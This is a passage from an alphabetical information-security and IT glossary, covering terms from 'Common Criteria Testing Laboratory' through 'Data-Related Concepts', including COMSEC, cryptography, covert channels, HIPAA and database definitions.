Common Criteria Testing Laboratory (CCTL)—Within the context of the NIAP Common Criteria Evaluation and Validation Scheme, an IT security evaluation facility, accredited by the National Voluntary Laboratory Accreditation Program (NVLAP) and approved by the NIAP Oversight Body to conduct CC-based evaluations.

Common mode failure—Failure of multiple independent system components that fail in the identical mode.

Common Object Request Broker Architecture (CORBA)—CORBA is the Object Management Group's (OMG) answer to the need for interoperability among the rapidly proliferating number of hardware and software products available today. Simply stated, CORBA allows applications to communicate with one another no matter where they are located or who has designed them.

Common Operating Environment—The collection of standards, specifications, and guidelines, architecture definitions, software infrastructures, reusable components, application programming interfaces (APIs), methodology, runtime environment definitions, reference implementations, and methodology, that establishes an environment on which a system can be built. The COE is the vehicle that assures interoperability through a reference implementation that provides identical implementation of common functions. It is important to realize that the COE is both a standard and an actual product.

Common Ownership— See Part II, 45 CFR 164.504.

Common security control—A security control that can be applied to one or more organization information systems and has the following properties: (1) the development, implementation, and assessment of the control can be assigned to a responsible official or organizational element (other than the information system owner); and (2) the results from the assessment of the control can be used to support the security certification and accreditation processes of an organization information system where that control has been applied. .

Communication—Information transfer according to agreed conventions.

Communication Protocols—A set of rules that govern the operation of hardware or software entities to achieve communication.

Communications medium—The path or physical channel in a network over which information travels.

Communications Protocol (protocol)—A set of rules that every computer follows to transfer information.

Communications satellite—A microwave repeater in space.

Communications Security—The protection that ensures the authenticity of telecommunications and that results from the application of measures taken to deny unauthorized persons access to valuable information that might be derived from the acquisition of telecommunications.

Communications service provider—A third party who furnishes the conduit for information.

Communications software—Helps you communicate with other people.

Communications System—A mix of telecommunications and automated information systems used to originate, control, process, encrypt, and transmit or receive information. Such a system generally consists of the following connected or connectable devices (1) Automated information equipment (AIS) on which information is originated; (2) A central controller (i.e., CIHS, C-LAN) of, principally, access rights and information distribution; (3) A telecommunications processor (i.e., TERP, IMH) which prepares information for transmission; and (4) National-level devices which

encrypt information (COMSEC/CRYPTO/CCI) prior to its transmission via Diplomatic Telecommunications Service (DTS) or commercial carrier.

Companding—The process where there is a greater number of samples provided at lower power conditions of the signal waveform rather than at the higher power portions of the same waveform.

Compare—A computer-applied function that examines two elements of data to determine their relationship to one another.

Compartmentalization—The isolation of the operating system, user programs, and data files from one another in main storage to protect them against unauthorized or concurrent access by other users or programs. Also, the division of sensitive data into small, isolated blocks to reduce risk to the data.

Compartmented Mode—INFOSEC mode of operation wherein each user with direct or indirect access to a system, its peripherals, remote terminals, or remote hosts has all of the following: (1) valid security clearance for the most restricted information processed in the system; (2) formal access approval and signed nondisclosure agreements for that information which a user is to have access; and (3) valid need-to-know for information that a user is to have access.

Competitive advantage—Providing a product or service in a way that customers value more than what the competition is able to do.

Competitive Local Exchange Carriers (CLEC)—A competitive access provider that also provides switched local services, such as local dial tone and Centrex. CLEC are authorized by state commissions to resell existing incumbent LEC services at wholesale rates and lease component facilities for use with their own facilities.

Compiler—A program that translates high-level computer language instructions into machine code.

Complementor—Provides services that complement the offerings of the enterprise and thereby extend its value-adding capabilities to its customers.

Completeness—The property that all necessary parts of an entity are included. Completeness of a product often means that the product has met all requirements.

Compliance Date— Under HIPAA, this is the date by which a covered entity must comply with a standard, an implementation specification, or a modification. This is usually 24 months after the effective data of the associated final rule for most entities, but 36 months after the effective data for small health plans. For future changes in the standards, the compliance date would be at least 180 days after the effective data, but can be longer for small health plans and for complex changes. Also see Part II, 45 CFR 160.103.

Component—Basic unit designed to satisfy one or more functional requirements.

Composite primary key—The primary key fields from two intersecting relations.

Composite Threat List—A Department of State threat list intended to cover all localities operating under the authority of a chief of mission and staffed by direct-hire U.S. personnel. This list is developed in coordination with the intelligence community and issued semiannually by the Bureau of Diplomatic Security.

Compression—a method of storing data in a format that requires less space than normal. .

Compromise—Unauthorized disclosure or loss of sensitive information.

Compromising Emanations—Electromagnetic emanations that convey data and that, if intercepted and analyzed, could compromise sensitive information being processed by a computer system.

COMPUSEC—Computer security.

Computer—The hardware, software, and firmware components of a system that are capable of performing calculations, manipulations, or storage of data. It usually consists of arithmetic, logical, and control units, and may have input, output, and storage devices.

Computer crime—The act of using IT to commit an illegal act.

Computer Emergency Response Team (CERT)—The CERT is chartered to work with the Internet community to facilitate its response to computer security events involving Internet hosts, to take proactive steps to raise the community's awareness of computer security issues, and to conduct research targeted at improving the security of existing systems. The U.S. CERT is based at

Carnegie Mellon University in Pittsburgh; regional CERTs are like NICs, springing up in different parts of the world.

Computer ethics—The issues and standards that support the proper use of IT which are not criminal or threatening to another person or organization.

Computer Evidence—Computer evidence is a copy of a document stored in a computer file that is identical to the original. The legal "best evidence" rules change when it comes to the processing of computer evidence. Another unique aspect of computer evidence is the potential for unauthorized copies to be made of important computer files without leaving behind a trace that the copy was made. This situation creates problems concerning the investigation of the theft of trade secrets (e.g., client lists, research materials, computer-aided design files, formulas, and proprietary software).

Computer Forensics—The term "computer forensics" was coined in 1991 in the first training session held by the International Association of Computer Specialists (IACIS) in Portland, Oregon. Since then, computer forensics has become a popular topic in computer security circles and in the legal community. Like any other forensic science, computer forensics deals with the application of law to a science. In this case, the science involved is computer science and some refer to it as Forensic Computer Science. Computer forensics has also been described as the autopsy of a computer hard disk drive because specialized software tools and techniques are required to analyze the various levels at which computer data is stored after the fact. Computer forensics deals with the preservation, identification, extraction, and documentation of computer evidence. The field is relatively new to the private sector, but it has been the mainstay of technology-related investigations and intelligence gathering in law enforcement and military agencies since the mid-1980s. Like any other forensic science, computer forensics involves the use of sophisticated technology tools and procedures that must be followed to guarantee the accuracy of the preservation of evidence and the accuracy of results concerning computer evidence processing. Typically, computer forensic tools exist in the form of computer software.

Computer Fraud and Abuse Act PL 99-474—Computer Fraud and Abuse Act of 1986. Strengthens and expands the 1984 Federal Computer Crime Legislation. Law extended to computer crimes in private enterprise and anyone who willfully disseminates information for the purpose of committing a computer crime (i.e., distribute phone numbers to hackers from a BBS).

Computer Matching Act (P.L. 100-503)—The Computer Matching and Privacy Act of 1988 ensures privacy, integrity, and verification of data disclosed for computer matching and establishes data integrity boards within federal agencies.

Computer Matching Act Public Law (PL) 100-53—Computer Matching and Privacy Act of 1988. Ensures privacy, integrity, and verification of data disclosed for computer matching; establishes Data Integrity Boards within federal agencies.

Computer network—Two or more computers connected so that they can communicate with each other and share information, software, peripheral devices, and processing power.

Computer Output Microfilm (COM)—The production of computer output on photographic film.

Computer program—A series of operations that perform a task when executed in logical sequence.

Computer Security—The practice of protecting a computer system against internal failures, human error, attacks, and natural catastrophes that might cause improper disclosure, modification, destruction, or denial-of-service.

Computer Security Act PL 100-235—Computer Security Act of 1987 directs the National Bureau of Standards (now the National Institute of Standards and Technology [NIST]) to establish a computer security standards program for federal computer systems.

Computer System—An interacting assembly of elements, including at least computer hardware and usually software, data procedures, and people.

Computer System Security—All of the technological safeguards and managerial procedures established and applied to computers and their networks (including related hardware, firmware, software, and data) to protect organizational assets and individual privacy.

Computer virus—Software that is written with malicious intent to cause annoyance or damage.

Computer-Aided Design (CAD)—A term used to describe the use of computer technology as applied to the design of problems and opportunities.

Computer-Aided Instruction (CAI)—The interactive use of a computer for instructional purposes. Software provides educational content to students and adjusts its presentation to the responses of the individual.

Computer-Aided Manufacturing (CAM)—The use of computer technology as applied to the manufacturing of computer technology as applied to the manufacturing of goods and services.

Computer-Aided Software Engineering (CASE)—Tools that automate the design, development, operation, and maintenance of software.

Computer-Based Patient Record Institute (CPRI)—Healthcare Open Systems and Trials (HOST)—An industry organization that promotes the use of healthcare information systems, including electronic healthcare records.

Computing Environment—The total environment in which an automated information system, network, or component operates. The environment includes physical, administrative, and personnel procedures as well as communication and networking relationships with other information systems.

COMSEC—Communications security.

COMSEC Account—Administrative entity, identified by an account number, used to maintain accountability, custody, and control of COMSEC material.

COMSEC Custodian—Person designated by proper authority to be responsible for the receipt, transfer, accounting, safeguarding, and destruction of COMSEC material assigned to a COMSEC account.

COMSEC Facility—Space used for generating, storing, repairing, or using COMSEC material.

COMSEC Manager—Person who manages the COMSEC resources of an organization.

COMSEC Material—Item designed to secure or authenticate telecommunications. COMSEC material includes, but is not limited to key, equipment, devices, documents, firmware, or software that embodies or describes cryptographic logic and other items that perform COMSEC function.

COMSEC Material Control System (CMCS)—Logistics and accounting system through which COMSEC material marked "CRYPTO" is distributed, controlled, and safeguarded. Included are the COMSEC central offices of record, crypto-logistic depots, and COMSEC accounts. .

COMSEC Officer—The properly appointed individual responsible to ensure that COMSEC regulations and procedures are understood and adhered to, that the COMSEC facility is operated securely, that personnel are trained in proper COMSEC practices, and who advises on communications security matters. Only Department of State personnel will be appointed.

Concealment Systems—A method of keeping sensitive information confidential by embedding it in irrelevant data.

Concentrator—A computer that consolidates the signals from any slower speed transmission lines into a single faster line or performs the reverse function.

Concurrent Processing—The capability of a computer to share memory with several programs and simultaneously execute the instructions provided by each.

Condensation—The process of reducing the volume of data managed without reducing the logical consistency of data. It is essentially different than compaction in that condensation is done at the record level whereas compaction is done at the system level.

Condition test—A comparison of two data items in a program to determine whether one value is equal to, less than, or greater than the second value.

Conditional branch—The alteration of the normal sequence of program execution following the text of the contents of a memory area.

Conditional formatting—Highlights the information in a cell that meets some specified criteria.

Conductor—A material that allows the easy transfer of electrons from one atom to another.

Conference on Data Systems Languages (CODASYL)—A Department of Defense-sponsored group that studies the requirements and design specifications for a common business programming language.

Confidence—Confidence in electronic interactions can be significantly increased by solutions that address the basic requirements of integrity, confidentiality, authentication, authorization and access management or access control.

Confidentiality—A concept that applies to data that must be held in confidence and describes that status or degree of protection that must be provided for such data about individuals as well as organizations.

Confidentiality Loss—The compromise of sensitive, restricted, or classified data or software.

Configuration Control—The process of controlling modifications to the system's hardware, firmware, software, and documentation that provides sufficient assurance that the system is protected against the introduction of improper modifications prior to, during, and after system implementation. Compare configuration management.

Configuration Management—The use of procedures appropriate for controlling changes to a system's hardware, software, or firmware structure to ensure that such changes will not lead to a weakness or fault in the system.

Configuration Manager—The individual or organization responsible for configuration control or configuration management.

Confinement—(1) Confining an untrusted program so that it can do everything it needs to do to meet the user's expectation, but nothing else. (2) Restricting an untrusted program from accessing system resources and executing system processes. Common confinement techniques include DTE, least privilege, and wrappers.

Connected mode—The state of user equipment switched on and an RRC connection established.

Connection—A communication channel between two or more endpoints (e.g., terminal, server, etc.).

Connectionless—The model of interconnection in which communication takes place without first establishing a connection. Sometimes (imprecisely) called datagram. Examples: Internet IP and OSI CLNP, UDP, ordinary postcards.

Connection-Oriented—The model of interconnection in which communication proceeds through three well-defined phases: connection establishment, data transfer, and connection release. Examples: X.25, Internet TCP and OSI TP4, ordinary telephone calls.

Connectivity—The uninterrupted availability of information paths for the effective performance of C2 functions.

Connectivity software—Enables a computer to "dial up" or connect to another computer.

Consent—Explicit permission, given to a Web site by a visitor, to handle her personal information in specified ways. Web sites that ask users to provide personally identifiable information should be required to obtain "informed consent," which implies that the company fully discloses its information practices prior to obtaining personal data or permission to use it. .

Consistency—Logical coherency among all integrated parts; also, adherence to a given set of instructions or rules.

Console Operator—Someone who works at a computer console to monitor operations and initiate instructions for efficient use of computer resources.

Constant—A value in a computer program that does not change during program execution.

Construct—An object; especially a concept that is constructed or synthesized from simple elements.

Consumer Electronics—Any electronic/electrical devices, either AC- or battery-powered, which are not part of the facility infrastructure. Some examples are radios, televisions, electronic recording or playback equipment, PA systems, paging devices, and dictaphones (see also electronic equipment).

Consumers—Traditionally, the ultimate user or consumer of goods, ideas, and services. However, the term also is used to imply the buyer or decision maker as well as the ultimate consumer. A mother buying cereal for consumption by a small child is often called the consumer although she may not be the ultimate user. .

Content—See Completeness.

Content of Communication (CC)—Information exchanged between two or more users of a telecommunications service, excluding intercept related information (IRI). This includes information which may, as part of some telecommunications service, be stored by one user for subsequent retrieval by another.

Content of communication link—A communication channel for HI3 information between a mediation function and an LEMF.

Contention—Occurs during multiple access to a network in which the network capacity is allocated on a "first come, first served" basis.

Contextual information—Information derived from the context in which an access is made (for example, time of day).

Contingency Plans—Plans for emergency response, backup operations, and post-disaster recovery maintained by a computer information processing facility as a part of its security program.

Continuity—The uninterrupted availability of information paths for the effective performance of organizational function.

Continuous-mode operation—Systems that are operational continuously, 24 hours a day, 7 days a week.

Contrary—See Part II, 45 CFR 160.202.

Control—Any protective action, device, procedure, technique, or other measure that reduces exposures.

Control Break—A point during program processing at which some special processing event takes place. A change in the value of a control field within a data record is characteristic of a control break.

Control field—A field of data within a record used to identify and classify a record.

Control logic—The specific order in which processing functions are carried out by a computer.

Control signals—Computer-generated signals for the automatic control of machines and processes.

Control statement—A command in a computer program that establishes the logical sequence of processing operations.

Control structure—A program that contains a logical construct of sequences, repetitions, and selections.

Control Totals—Accumulations of numeric data fields that are used to check the accuracy of the input, processing, or output data.

Control unit—A component of the CPU that evaluates and carries out program processing and execution.

Control Zone—The space surrounding equipment that is used to process sensitive information and that is under sufficient physical and technical control to preclude an unauthorized entry or compromise.

Controllability—The ability to control the situation following a failure. (Note that controllability has a different meaning when used in the context of testability analysis.).

Controllable isolation—Controlled sharing in which the scope or domain of authorization can be reduced to an arbitrarily small set or sphere of activity.

Controlled Access Area—Controlled access areas are specifically designated areas within a building where classified information may be handled, stored, discussed, or processed.

Controlled Cryptographic Item (CCI)—Secure telecommunications or information handling equipment, or associated cryptographic components, which are unclassified but governed by a special set of control requirements.

Controlled security mode—A system is operating in the controlled security mode when at least some users with access to the system have neither a security clearance nor a need-to-know for all classified material contained in the system. However, the separation and control of users and classified material on the basis, respectively, of security clearance and security classification are not essentially under operating system control as in the multilevel security mode.

Controlled sharing—The condition that exists when access control is applied to all users and components of a resource-sharing computer system.

Controlled Shipment—The transport of material from the point at which the destination of the material is first identified for a site, through installation and use, under the continuous 24-hour control of Secret cleared U.S. citizens or by DS-approved technical means and seal.

Conversational program—A program that permits interaction between a computer and a user.

Conversion—The process of replacing a computer system with a new one.

Conversion rate—The percentage of customers who visit a Web site and actually buy something.

Cookie—A cookie is a piece of text that a Web server can store on a user's hard disk. Cookies allow a Web site to store information on a user's machine and later retrieve it. The pieces of information are stored as name-value pairs.

Cooperative Processing—The ability to distribute resources (i.e., programs, files, and databases) across the network.

Coordination of Benefits (COB)—A process for determining the respective responsibilities of two or more health plans that have some financial responsibility for a medical claim. Also called cross-over.

COP—Cryptographic operation.

Copy—An accurate reproduction of information contained on an original physical item, independent of the original physical item.

Copyright—The author or artist's right to control the copying of his or her work.

CORBA—Common Object Request Broker Architecture, introduced in 1991 by the OMG, defined the Interface Definition Language (IDL) and the Application Programming Interfaces (APIs) that enable client/server object interaction within a specific implementation of an Object Request Broker (ORB).

CORBA security—The Object Management Group standard that describes how to secure CORBA environments.

CORF—Comprehensive Outpatient Rehabilitation Facility.

Corporate security policy—The set of laws, rules and practices that regulate how assets including sensitive information are managed, protected and distributed within a user organization.

Corrective Action—The practice and procedure for reporting, tracking, and resolving identified problems, in both the software product and the development process. Their resolution provides a final solution to the identified problem.

Corrective Maintenance—The identification and removal of code defects.

Correctness—The extent to which software is free from design and coding defects (i.e., fault free). Also, the extent to which software meets its specified requirements and user objectives.

Corruption—Departure from an original, correct data file or correctly functioning system to an improper state.

Cost/Benefit Analysis—Determination of the economic feasibility of developing a system on the basis of a comparison of the projected costs of a proposed system and the expected benefits from its operation.

Cost-Risk Analysis—The assessment of the cost of potential risk of loss or compromise of data in a computer system without data protection versus the cost of providing data protection.

COT—See Chain of Trust.

COTS—Commercial off-the-shelf software.

Counterfeit software—Software that is manufactured to look like the real thing and sold as such.

Counterfeits—Duplicates that are copied and packaged to resemble the original as closely as possible. The original producer's trademarks and logos are reproduced in order to mislead the consumer into believing that they are buying an original product.

Countermeasure—The deployment of a set of security services to protect against a security threat.

Coupling—The manner and degree of interdependence between software modules. Types include common environment coupling, content coupling, control coupling, data coupling, hybrid coupling, and pathological coupling.

Courseware—Computer programs used to deliver educational materials within computer-assisted instruction systems.

COV—Tests, coverage.

Cover escrow—An extraction process method that needs both the original piece of information and the encoded one in order to extract the embedded data. .

Cover medium—The medium in which we want to hide data; it can be an innocent looking piece of information for steganography, or an important medium that must be protected for copyright or integrity reasons.

Covered Entity—The specific types of organizations to which HIPAA applies, including providers, health plans (payers), and clearinghouses (who process nonstandard claims from providers and distribute them to the payers in their required formats--a process that will not be necessary if providers adopt the HIPAA transactions standards).

Covered Function—Functions that make an entity a health plan, a healthcare provider, or a healthcare clearinghouse. Also see Part II, 45 CFR 164.501.

Covert channel—A channel of communication within a computer system, or network, which is not designed or intended to transfer information.

Covert storage channel—A covert channel that involves the direct or indirect writing of a storage location by one process and the direct or indirect reading of the storage location by another process. Covert storage channels typically involve a finite resource that is shared by two subjects at different security levels.

Covert timing channel—A covert channel in which one process signals information to another by modulating its own use of system resources in such a way that this manipulation affects the real response time observed by the second process.

CPE—Customer premise equipment.

CPRI—Computer-based Patient Record Institute--organization formed in 1992 to promote adoption of healthcare information systems. Has created a Security Toolkit with sample policies and procedures.

CPRI-HOST—See the Computer-Based Patient Record Institute—Healthcare Open Systems and Trials.

CPT—See Current Procedural Terminology.

CPU—The central processing unit; the brains of the computer.

Cracker—The correct name for an individual who hacks into a networked computer system with malicious intentions. The term hacker is used interchangeably (although incorrectly) because of media hype of the word hacker. A cracker explores and detects weak points in the security of a computer networked system and then exploits these weaknesses using specialized tools and techniques.

Crash-proof software—Utility software that helps save information if the system crashes and the user is forced to turn it off and then back on.

CRC—Cyclical redundancy check.

Credentials—Data that is transferred to establish the claimed identity of an entity.

Critical Path—A tool used in project management techniques and is the duration based on the sum of the individual tasks and their dependencies. The critical path is the shortest period in which a project can be accomplished.

Critical software—A defined set of software components that have been evaluated and whose continuous operation has been determined essential for safe, reliable, and secure operation of the system. Critical software is composed of three elements: (1) safety-critical and safety-related software, (2) reliability-critical software, and (3) security-critical software.

Critical Success Factor (CSF)—A factor simply critical to the organization's success.

Criticality—The severity of the loss of either data or system functionality. Involves judicious evaluation of system components and data when a property or phenomenon undergoes unwanted change.

Criticality Analysis—An analysis or assessment of a business function or security vulnerability based on its criticality to the organization's business objectives. A variety of criticality may be used to illustrate the criticality.

CRL—Certificate revocation list.

Cross Certification—Practice of mutual recognition of another certification authority is certificates to an agreed level of confidence. Usually evidenced in contract.

Crossover—The process within a genetic algorithm where portions of the good outcome are combined in the hope of creating an even better outcome.

Crossover Error Rate (CER)—A comparison metric for different biometric devices and technologies; the error rate at which FAR equals FRR. The lower the CER, the more accurate and reliable the biometric device.

Crosstalk—An unwanted transfer of energy from one communications channel to another.

Cross-Walk—See Data Mapping.

CRT—A monitor that looks like a television set.

CRUD (create, read, update, delete)—The four primary procedures or ways a system can manipulate information.

Cryptanalysis—The study of techniques for attempting to defeat cryptographic techniques and, more generally, information security services.

Cryptanalyst—Someone who engages in cryptanalysis.

CRYPTO—Marking or designator identifying COMSEC keying material used to secure or authenticate telecommunications carrying classified or sensitive U.S. government or U.S. government-derived information.

Crypto Ignition Key (CIK)—The device or electronic key used to unlock the secure mode of crypto equipment.

Cryptographic Access—The prerequisite to, and authorization for, access to crypto information, but does not constitute authorization for use of crypto equipment and keying material issued by the Department.

Cryptographic algorithm—A method of performing a cryptographic transformation (see cryptography) on a data unit. Cryptographic algorithms may be based on symmetric key methods (the same key is used for both encipher and decipher transformations) or on asymmetric keys (different keys are used for encipher and decipher transformations).

Cryptographic Checkvalue—Information that is derived by performing a cryptographic transformation on a data unit.

Cryptographic key—A parameter used with a cryptographic algorithm to transform, validate, authenticate, encrypt or decrypt data.

Cryptographic Material—All COMSEC material bearing the marking "CRYPTO" or otherwise designated as incorporating cryptographic information.

Cryptographic System—The documents, devices, equipment, and associated techniques that are used as a unit to provide a single means of encryption.

Cryptography—The study of mathematical techniques related to aspects of information security such as confidentiality, data integrity, entity authentication, and data origin authentication. Cryptography is not the only means of providing information security services, but rather one set of techniques. The word itself comes from the Greek word *kryptos,* which means "hidden" or "covered." Cryptography is a way to hide writing but yet retain a way to uncover it again.

Cryptology—The science that deals with hidden, disguised, or encrypted communications. It embraces communications security and communications intelligence.

Cryptolope—An IBM product which means "cryptographic envelope". Cryptolope objects are used for secure, protected delivery of digital content by using encryption and digital signatures.

Cryptosystem—A general term referring to a set of cryptographic primitives used to provide information security services.
CSI—Computer Security Institute.
CSMA/CD—Carrier Sense Multiple Access/Collision Detect.
CSNP—Complete Sequence Number PDU.
CSPDN—Circuit-switched public data network.
CSU/DSU—Channel service unit/digital service unit.
CTS—Clear to send.
CUD—Caller user data (X.25).
Culture—The collective personality of a nation, society, or organization, encompassing language, traditions, currency, religion, history, music, and acceptable behavior, among other things.
Current—A measure of how much electricity passes a point on a wire in a given time frame. Current is measured in amperes or amps.
Current Dental Terminology (CDT)—A medical code set, maintained and copyrighted by the ADA, that has been selected for use in the HIPAA transactions.
Current Procedural Terminology (CPT)—A medical code set, maintained and copyrighted by the AMA, that has been selected for use under HIPAA for non-institutional and non-dental professional transactions.
Custodian—An individual who has possession of or is otherwise charged with the responsibility for safeguarding and accounting for classified information.
Custom auto filter function—Allows one to hide all the rows in a list except those that match criteria specified.
Customer Relationship Management (CRM)—CRM entails all aspects of service and sales interactions a company has with its customer. CRM often involves personalizing online experiences, help-desk software, and e-mail organizers.
Customer-integrated system—An extension of a TPS that places technology in the hands of an organization's customers and allows them to process their own transactions.
Customers—The actual or prospective purchaser of products or services. .
Cybercops—A criminal investigator of online fraud or harassment.
Cybercrime—A criminal offense that involves the use of a computer network.
Cyberspace—Refers to the connections and locations (even virtual) created using computer networks. The term "Internet" has become synonymous with this word.
Cyberterrorist—One who seeks to cause harm to people or destroy critical systems or information.
Cycle—One complete sequence of an event or activity. Often refers to electrical phenomena. One electrical cycle is a complete sine wave.
Cyclical Redundancy Check (CRC)—A process used to check the integrity of a block of data. It provides an integrity check of the data before it is sent out into the wide area network. Its value depends on the hexadecimal value of the number of 1s in the data block. The transmitting device calculates the value and appends it to the data block; the receiving end makes a similar calculation and compares its results to the added character. If there is a difference, the recipient requests retransmission.
DOD—Department of Defense.
D2—A rating provided by the NCSC for PC security subsystems that corresponds to the features of the C2 level. A computer security subsystem is any hardware, firmware and software which are added to a computer system to enhance the security of the overall system.
DA—Destination address.
DAC—Discretionary access controls.
DAC—Dual attached concentrator.
Damage—Loss, injury, or deterioration caused by the negligence, design, or accident of one person to another, in respect of the latter's person or property; the harm, detriment, or loss sustained by reason of an injury.214.

DARPA—Defense Advanced Research Projects Agency.
DAS—Dual Attachment Station (FDDI, CDDI).
DASS—Distributed authentication security service.
Data—Raw facts and figures that are meaningless by themselves. Data can be expressed in characters, digits, and symbols, which can represent people, things, and events.
Data administration—The function in an organization that plans for, oversees the development of, and monitors the information resource.
Data administration subsystem—Helps manage the overall database environment by providing facilities for backup and recovery, security management, query optimization, concurrency control, and change management.
Data Aggregation—See Part II, 45 CFR 164.501.
Data Classification—Data classification is the assigning a level of sensitivity to data as they are being created, amended, enhanced, stored, or transmitted. The classification of the data should then determine the extent to which the data need to be controlled/secured and is also indicative of its value in terms of its importance to the organization.
Data Communications—The transmission of data between more than one site through the use of public and private communications channels or lines.
Data Condition—A description of the circumstances in which certain data is required. Also see Part II, 45 CFR 162.103.
Data Contamination—A deliberate or accidental process or act that compromises the integrity of the original data.
Data Content—Under HIPAA, this is all the data elements and code sets inherent in a transaction, and not related to the format of the transaction. Also see Part II, 45 CFR 162.103.
Data Content Committee (DCC)—See Designated Data Content Committee.
Data Council—A coordinating body within HHS that has high-level responsibility for overseeing the implementation of the A/S provisions of HIPAA.
Data Definition Language (DDL)—A set of instructions or commands used to define data for the data dictionary. A data definition language (DDL) is used to describe the structure of a database.
Data Dictionary—A document or listing defining all items or processes represented in a data flow diagram or used in a system.
Data Diddling—Changing data with malicious intent before or during input to the system.
Data element—The smallest unit of data accessible to a database management system or a field of data within a file processing system.
Data Encryption Standard (DES)—A private key cryptosystem published by the National Institutes of Standards and Technology (NIST). DES is a symmetric block cipher with a block length of 64 bits and an effective key length of 56 bits. DES has been used commonly for data encryption in the forms of software and hardware implementation.
Data flow analysis—A graphic analysis technique to trace the behavior of program variables as they are initialized, modified, or referenced during program execution.
Data flow diagram—A descriptive modeling tool providing a graphic and logical description of a system.
Data grids—Grids that provide shared data storage. Based on a Catalog where Logical File Names are associated to Physical File Names. .
Data integrity—The state that exists when automated information or data is the same as that in the source documents and has not been exposed to accidental or malicious modification, alteration, or destruction.
Data Interchange Standards Association (DISA)—A body that provides administrative services to X12 and several other standards-related groups.
Data item—A discrete representation having the properties that define the data element to which it belongs. *See also* data element.

Data link—A serial communications path between nodes or devices without any intermediate switching nodes. Also, the physical two-way connection between such devices.

Data Link Layer (DLL)—A layer with the responsibility of transmitting data reliably across a physical link (cabling, for example) using a networking technology such as Ethernet. The DLL encapsulates data into frames (or cells) before it transmits it. It also enables multiple computer systems to share a single physical medium when used in conjunction with a media access control methodology such as CSMA/CD.

Data Manipulation Language (DML)—A data manipulation language (DML) provides the necessary commands for all database operations, including storing, retrieving, updating, and deleting database records.

Data Mapping—The process of matching one set of data elements or individual code values to their closest equivalents in another set of them. This is sometimes called a cross-walk.

Data mart—Subset of a data warehouse in which only a focused portion of the data warehouse is stored.

Data mining—A methodology used by organizations to better understand their customers, products, markets, or any other phase of the business.

Data Model—A conceptual model of the information needed to support a business function or process.

Data networking switches—Equipment that performs the functions of establishing and releasing connections on a data network.

Data Normalization—In data processing, a process applied to all data in a set that produces a specific statistical property. It is also the process of eliminating duplicate keys within a database. Useful as organizations use databases to evaluate various security data.

Data Objects—Objects or information of potential probative value that are associated with physical items. Data objects may occur in different formats without altering the original information.

Data origin authentication—The corroboration that the entity responsible for the creation of a set of data is the one claimed.

Data owner—See *information owner.*

Data profiling—The use of information about your lifestyle and habits to provide a descriptive profile of your life. At its simplest, data profiling is used by marketing companies to identify you as a possible customer. At its most complex data profiling can be used by security services to identify potential suspects for unlawful activity, or to highlight parts of a person's life where other forms of surveillance may reveal something about their activities. In those states where the European Directive on Data Protection is in force, you have rights of access to any data held about you for the purposes of data processing or profiling. .

Data protection engineering—The methodology and tools used to design and implement data protection mechanisms.

Data Record—An identifiable set of data values treated as a unit, an occurrence of a schema in a database, or collection of atomic data items describing a specific object, event, or tuple (e.g., row of a table).

Data representation—The manner in which data is characterized in a computer system and its peripheral devices.

Data safety—Ensuring that (1) the intended data has been correctly accessed, (2) the data has not been manipulated or corrupted intentionally or accidentally, and (3) the data is legitimate.

Data Security—The protection of data from accidental or malicious modification, destruction, or disclosure.

Data segment—A collection of data elements accessible to a database management system; a record in a file processing system.

Data set—A named collection of logically related data items, arranged in a prescribed manner and described by control information to which the programming system has access.

Data warehouse—A collection of integrated subject-oriented databases designed to support the Decision Support function, where each unit of data is relevant to some moment in time. The data warehouse contains atomic data and summarized data.

Database—An integrated aggregation of data usually organized to reflect logical or functional relationships among data elements.

Database Administrator (DBA)—(1) A person who is in charge of defining and managing the contents of a database. (2) The individual in an organization who is responsible for the daily monitoring and maintenance of the databases. The database administrator's function is more closely associated with physical database design than the data administrator's function is.

Database Management System (DBMS)—The software that directs and controls data resources.

Database-based Workflow System—Stores the document in a central location and automatically asks the knowledge workers to access the document when it is their turn to edit the document.

Data-dependent Protection—The protection of data at a level that is commensurate with the sensitivity of the entire file.

Datagram—Logical grouping of information sent as a network layer unit over a transmission medium without prior establishment of a virtual circuit. IP datagrams are the primary information units in the Internet. The terms "cell," "frame," "message," "packet," and "segment" are also used to describe logical information groupings at various layers of the OSI Reference Model and in various technology circles.

Data-Link Control Layer—Layer 2 in the SNA architectural model. Responsible for the transmission of data over a particular physical link. Corresponds roughly to the data-link layer of the OSI model.

Data-Link Layer—Layer 2 of the OSI reference model. Provides reliable transit of data across a physical link. The data-link layer is concerned with physical addressing, network topology, line discipline, error notification, ordered delivery of frames, and flow control. The IEEE divided this layer into two sublayers: the MAC sublayer and the LLC sublayer. Sometimes simply called the link layer. Roughly corresponds to the data-link control layer of the SNA model.

Data-mining Agent—An intelligent agent or application that operates in a data warehouse discovering information.

Data-mining Tool—Software tool used to query information in a data warehouse.

Data-Related Concepts—(1) Clinical or medical code sets identify medical conditions and the procedures, services, equipment, and supplies used to deal with them. Nonclinical, nonmedical, or administrative code sets identify or characterize entities and events in a manner that facilitates an administrative process. HIPAA defines a data element as the smallest unit of named information. In X12 language, that would be a simple data element. But X12 also has composite data elements, which aren't really data elements, but are groups of closely related data elements that can repeat as a group. X12 also has segments, which are also groups of related data elements that tend to occur together, such as street address, city, and state. These segments can sometimes repeat, or one or more segments may be part of a loop that can repeat. For example, you might have a claim loop that occurs once for each claim, and a claim service loop that occurs once for each service included in a claim. An X12 transaction is a collection of such loops, segments, etc. that supports a specific business process, whereas an X12 transmission is a communication session during which one or more X12 transactions is transmitted. (2) Data elements and groups may also be combined into records that make up conventional files, or into the tables or segments used by DBMS. A designated code set is a code set that has been specified within the body of a rule. These are usually medical code sets. Many other code sets are incorporated into the rules by reference to a separate document, such as an implementation guide, that identifies one or more such code sets. These are usually administrative code sets. (3) Electronic data is data that is recorded or transmitted electronically, whereas non-electronic data would be everything else. Special cases would be data transmitted by fax and audio systems, which is, in principle, transmitted electronically, but which lacks the underlying structure usually needed to support automated interpretation of its contents. (4) Encoded data is data represented by some identification or classification scheme, such as a provider identifier or a procedure code. Non-encoded data would be more nearly freeform, such as a name, a street address, or a description. Theoretically, of course, all data, including grunts and smiles, is encoded. (5) For HIPAA

